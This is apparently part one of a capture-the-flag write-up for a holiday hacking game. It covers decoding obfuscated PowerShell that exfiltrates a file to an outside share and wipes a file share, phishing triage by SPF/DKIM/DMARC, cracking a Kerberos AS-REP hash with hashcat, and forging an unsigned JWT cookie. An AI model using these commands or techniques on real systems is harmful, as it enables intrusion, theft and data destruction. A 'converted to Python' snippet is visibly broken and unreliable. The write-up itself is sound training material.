[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110,
116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68,
101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101,
76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111,
120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN
---------
# converted to Python by ChatGPT
import os

path_parts = [100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101,
120, 101, 32, 45, 101, 120, 102, 105, 108,
              32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97,
117, 103, 104, 116, 78, 105, 99, 101,
              76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102,
116, 98, 111, 120, 46, 99, 111, 109, 92,
              102, 105, 108, 101]

path_string = ''.join(chr(x) for x in path_parts)

os.system(f'{path_string} *MDr*".NamE[3,11,2]-joiN')

-----
everything above the os.system call decodes to:
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file

########################################
3)
OutboundNetworkEvents
|where src_ip == '10.10.0.4'

http://icoppidolucano.edu.it/online/online/share/files?uid=pantheism?search=pleaded?t
racking=bidirectional?source=moderner?query=moderner?tracking=bidirectional
```

2023-12-23T11:19:16Z

CASE 6: The final step!

Assignment ImageWow! You decoded those secret messages with easy! You're a rockstar. It seems like we're getting near the end of this investigation, but we need your help with one more thing...

We know that the attackers stole Santa's naughty or nice list. What else happened? Can you find the final malicious command the attacker ran?
What is the name of the executable the attackers used in the final malicious command?


ANS: downwithsanta.exe

What was the command line flag used alongside this executable?

ANS: --wipeall

```
From previous commands:
### This is the third powerhell command
2023-12-24T16:58:43Z

[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110,
116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68,
101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101,
76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111,
120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN

----------------------------------------
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc
QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpb
GVzaGFyZVxcYyQ=

### This is the forth powershell command
2023-12-24T16:58:43Z

C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$
```

OK – Finished!!!



Talk again to Tangle:
I had my doubts, but you've proven your worth.
That phishing scheme won't trouble our client's organization anymore, thanks to your keen eye and investigatory prowess.
So long, Gumshoe, and be careful out there.

14 - Phish Detection Agency

Difficulty:
`Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!`

ANSWER:

Just solve the challenge.

SOLUTION:

Start by talking with Fitzy Shortstack:

Just my luck, I thought...
A cybersecurity incident right in the middle of this stakeout.
Seems we have a flood of unusual emails coming in through ChatNPT.
Got a nagging suspicion it isn't catching all the fishy ones.
You're our phishing specialist right? Could use your expertise in looking through the output of ChatNPT.
Not suggesting a full-blown forensic analysis, just mark the ones screaming digital fraud.
We're looking at all this raw data, but sometimes, it takes a keen human eye to separate the chaff, doesn't it?

I need to get more powdered sugar for my donuts, so do ping me when you have something concrete on this.

Click on the “Phish Detection” Terminal and solve the terminal

Attention, Digital Defenders! You've entered the realm of the Phishing Detection Agency, where advanced AI meets human insight. It's been reported that AI has started hallucinating, and it's up to you to discern the reality behind these emails.

Key: In the shadow-laden corridors of our menu, the Phishing link casts a crimson hue, a siren's call warning that the number of deceitful emails is amiss. Should our digital sleuthing align perfectly with the cunning of these tricksters, watch as it transforms, glowing an emerald green in triumphant success.

Collaboration with ChatNPT: In our ongoing battle against phishing, we've enlisted ChatNPT to preliminarily flag potential phishing attempts. These flagged emails are stored in the *Phishing Folder*. However, AI isn't foolproof! It's up to you, the astute investigator, to dive into these emails and confirm their legitimacy. Cross-reference with our DNS records, apply your knowledge of SPF, DKIM, and DMARC, and ensure that only true phishing threats remain in the Phishing Folder. Your keen eye for detail is crucial in outsmarting these digital tricksters!

Your mission: Navigate through our virtual vault of emails, employ your knowledge of SPF, DKIM, and DMARC, and identify those deceptive, phishing attempts.

Steps Taken:

1. Examined the DNS information given:

SPF Record:
Domain: geeseislands.com
Type: TXT
Value: v=spf1 a:mail.geeseislands.com -all

DKIM Record:
Domain: geeseislands.com
Type: TXT
VALUE: v=DKIM1;t=s;
p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDjtqsLqwecFGF7AmP+Siln86O1v9NOKJw4ZsEHDV5fo0V
jj0qNPyyARKSkDmnIKjnzLGUUQO31Fr+vdZU61IaI9/ZD39WJKaAeX96uQ65mRQqqPVYxPLN5OvuFRmIHJ/Tg
OkD6z5/7VM7Zs1kw5Qnl04FmOLwWd00D+uNZnj8TCwIDAQAB


DMARC Record:
Domain: geeseislands.com
Type: TXT
Value: v=DMARC1;

p=reject;
 pct=100; rua=mailto:dmarc-reports@geeseislands.com

2. Created a summary of the Inbox in Microsoft Excel.


3. Copied each email to a file 1-34.txt for each email.

4. Examined each email (1-34) and updated the Microsoft Excel Inbox summary:



Num	Sender	Subject	Status	My Status
1	david.jones@geeseislands.com	Tech Team's Holiday Hackathon	Safe	Safe
2	victor.davis@geeseislands.com	Invitation to Research Grant Meeting	Phishing	Phishing
3	laura.moore@geeseislands.com	Coral Reef Study Findings	Phishing	Safe
4	quentin.adams@geeseislands.com	Quality Assurance Protocols Meeting	Phishing	Safe
5	michael.taylor@geeseislands.com	Project Management Best Practices	Safe	Safe
6	rachel.baker@geeseislands.com	Production Milestones Meeting	Safe	Safe
7	yvonne.jackson@geeseislands.com	Enhancing Client Relationships Workshop	Safe	Safe
8	xavier.jones@geeseislands.com	Urgent IT Security Update	Safe	Phishing
9	jason.brown@geeseislands.com	Boosting End of Year Sales	Safe	Safe
10	wendy.mitchell@geeseislands.com	Holiday Marketing Brainstorm	Safe	Safe
11	steven.clark@geeseislands.com	Employee Wellbeing Workshop	Safe	Safe
12	harry.potter@geeseislands.com	Q4 Operational Excellence	Safe	Safe
13	john.doe@geeseislands.com	Pacific Festive Celebrations Overview	Phishing	Safe
14	uma.foster@geeseislands.com	Operational Efficiency Review	Phishing	Safe
15	steven.gray@geeseislands.com	Procurement Process Improvements	Phishing	Phishing
16	patricia.johnson@geeseislands.com	Communication Skills Workshop	Safe	Safe
17	laura.green@geeseislands.com	Security Protocol Briefing	Phishing	Phishing
18	grace.lee@geeseislands.com	Marketing for the Holiday Season	Safe	Safe
19	nancy@geeseislands.com	Public Relations Strategy Meet	Phishing	Phishing
20	victor.harris@geeseislands.com	IT Security Update	Safe	Safe
21	rachel.brown@geeseislands.com	Customer Feedback Analysis Meeting	Safe	Phishing
22	karen.evans@geeseislands.com	IT Infrastructure Upgrade Discussion	Safe	Safe
23	ursula.morris@geeseislands.com	Legal Team Expansion Strategy	Safe	Phishing
24	quincy.adams@geeseislands.com	Networking Event Success Strategies	Phishing	Phishing
25	isabella.martin@geeseislands.com	Environmental Policies Legal Review	Safe	Safe
26	oliver.hill@geeseislands.com	Supply Chain Optimization Initiatives	Safe	Safe
27	nancy.wilson@geeseislands.com	Client Engagement Enhancements	Safe	Safe
28	michael.roberts@geeseislands.com	Compliance Training Schedule Announcement	Safe	Phishing
29	alice.smith@geeseislands.com	Summer Beach Cleanup Coordination	Phishing	Safe
30	frank.harrison@geeseislands.com	Annual Budget Review and Forecasting	Phishing	Safe
31	xavier.edwards@geeseislands.com	Year-End Sales Target Strategies	Phishing	Safe
32	oliver.thomas@geeseislands.com	New Research Project Kickoff	Safe	Phishing
33	emily.white@geeseislands.com	Island Wildlife Conservation Efforts	Safe	Safe
34	teresa.green@geeseislands.com	Financial Planning for 2024	Phishing	Safe

5. Update the “Mark Phishing” results and click “Submit”!



And we get a Success status together with an Achievement message!

Talk again to Fitzy:
You've cracked the case! Once again, you've proven yourself to be an invaluable asset in our fight against these digital foes.

15 - Hashcat


Difficulty:
`Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!`

ANSWER:

Just solve the terminal

SOLUTION:

Start by talking to Eve Snowshoes:



Greetings, fellow adventurer! Welcome to Scaredy-Kite Heights, the trailhead of the trek through the mountains on the way to the wonderful Squarewheel Yard!
< More Stuff goes here>

Click on the "Hashcat" Terminal and solve the terminal.

In a realm of bytes and digital cheer,
The festive season brings a challenge near.
Santa's code has twists that may enthrall,
It's up to you to decode them all.

Hidden deep in the snow is a kerberos token,
Its type and form, in whispers, spoken.
From reindeers' leaps to the elfish toast,
Might the secret be in an ASREP roast?

`hashcat`, your reindeer, so spry and true,
Will leap through hashes, bringing answers to you.
But heed this advice to temper your pace,
`-w 1 -u 1 --kernel-accel 1 --kernel-loops 1`, just in case.

For within this quest, speed isn't the key,
Patience and thought will set the answers free.
So include these flags, let your command be slow,

And watch as the right solutions begin to show.

For hints on the hash, when you feel quite adrift,
This festive link, your spirits, will lift:
https://hashcat.net/wiki/doku.php?id=example_hashes

And when in doubt of `hashcat`'s might,
The CLI docs will guide you right:
https://hashcat.net/wiki/doku.php?id=hashcat

Once you've cracked it, with joy and glee so raw,
Run /bin/runtoanswer, without a flaw.
Submit the password for Alabaster Snowball,
Only then can you claim the prize, the best of all.


So light up your terminal, with commands so grand,
Crack the code, with `hashcat` in hand!
Merry Cracking to each, by the pixelated moon's light,
May your hashes be merry, and your codes so right!

* Determine the hash type in hash.txt and perform a wordlist cracking attempt to find which password is correct and submit it to /bin/runtoanswer .*


```
------------

$krb5asrep$23
-------------
hashcat -m18200 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 hash.txt
./password_list.txt --force

=================
....
* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D
LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=16 -D
DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D
KERN_TYPE=18200 -D _unroll'
* Device #1: Kernel m18200_a0-pure.d7bc3268.kernel not found in cache! Building may
take a while...
Dictionary cache built:
* Filename..: ./password_list.txt
* Passwords.: 144
* Bytes.....: 2776
* Keyspace..: 144
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
```

```
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f074173
79e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43c
bf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55
b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63
f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d71
32f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf683
0ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2...dd1966
Time.Started.....: Wed Dec  6 20:34:17 2023 (1 sec)
Time.Estimated...: Wed Dec  6 20:34:18 2023 (0 secs)
Guess.Base.......: File (./password_list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      815 H/s (0.83ms) @ Accel:1 Loops:1 Thr:64 Vec:16
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 144/144 (100.00%)
Rejected.........: 0/144 (0.00%)
Restore.Point....: 0/144 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-0
Candidates.#1....: 1LuvCandyC4n3s!2022 -> iLuvC4ndyC4n3s!23!

Started: Wed Dec  6 20:33:57 2023
Stopped: Wed Dec  6 20:34:19 2023

------------------
elf@0863c1d5613b:~$ cd .hashcat/
elf@0863c1d5613b:~/.hashcat$ ls
hashcat.dictstat2  hashcat.potfile  kernels  sessions
elf@0863c1d5613b:~/.hashcat$ cat hashcat.potfile
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f074173
79e610e2dcb0621462fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43c
bf5bf7264b12c21737499cfcb73d95a903005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55
b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac652e92a56d0251bb5d975c2f2b63
f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b415574d71
32f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf683
0ad0e9eafb07980d7f2e270d8dd1966:IluvC4ndyC4nes!
-----
elf@0863c1d5613b:~/.hashcat$ runtoanswer
What is the password for the hash in /home/elf/hash.txt ?
```

```
> IluvC4ndyC4nes!
Your answer: IluvC4ndyC4nes!

Checking....
Your answer is correct!
```



And we get the Achievement and a new Narrative.



Talk again to Fitzy:
Aha! Success! Alabaster will undoubtedly be grateful for our assistance.
Onward to our next adventure, comrade! Feel free to explore this whimsical world of gears and steam!

16 - Elf Hunt

Difficulty:

Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.

ANSWER:


Just solve the terminal.

SOLUTION:

Start by talking to Piney Sappington.

Hey there, friend! Piney Sappington here.
You look like someone who's good with puzzles and games.
I could really use your help with this Elf Hunt game I'm stuck on.
I think it has something to do with manipulating JWTs, but I'm a bit lost.
If you help me out, I might share some juicy secrets I've discovered.
Let's just say things around here haven't been exactly... normal.
So, what do ya say? Are you in?
Oh, brilliant! I just know we'll crack this game together.
I can't wait to see what we uncover, and remember, mum's the word!
Thanks a bunch! Keep your eyes open and your ears to the ground.

Click on the “Elf Hunt” Terminal and solve the terminal.



Steps used to solve the terminal:


```
Elfhunt - in external browser -> https://elfhunt.org/

F12 in Chrome -> Application -> Storage -> Cookies (https://elfhunt.org) ->
ElfHunt_JWT -> Value -> Edit

Original:
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.

tool:
https://jwt.io/
```

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.
```


Best tool:
https://www.gavinjl.me/edit-jwt-online-alg-none/

```
set to -40
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTQwfQ.
```

Now play the game and Win!



Got a copy of the “Captain’s Journal and the Achievement!



Talk again to Fitzy:
Well done! You've brilliantly won Elf Hunt! I couldn't be more thrilled. Keep up the fine work, my friend! What have you found there? The Captain's Journal? Yeah, he comes around a lot. You can find his comms office over at Brass Buoy Port on Steampunk Island.

End of Part 1 – Open Part 2 to see the rest!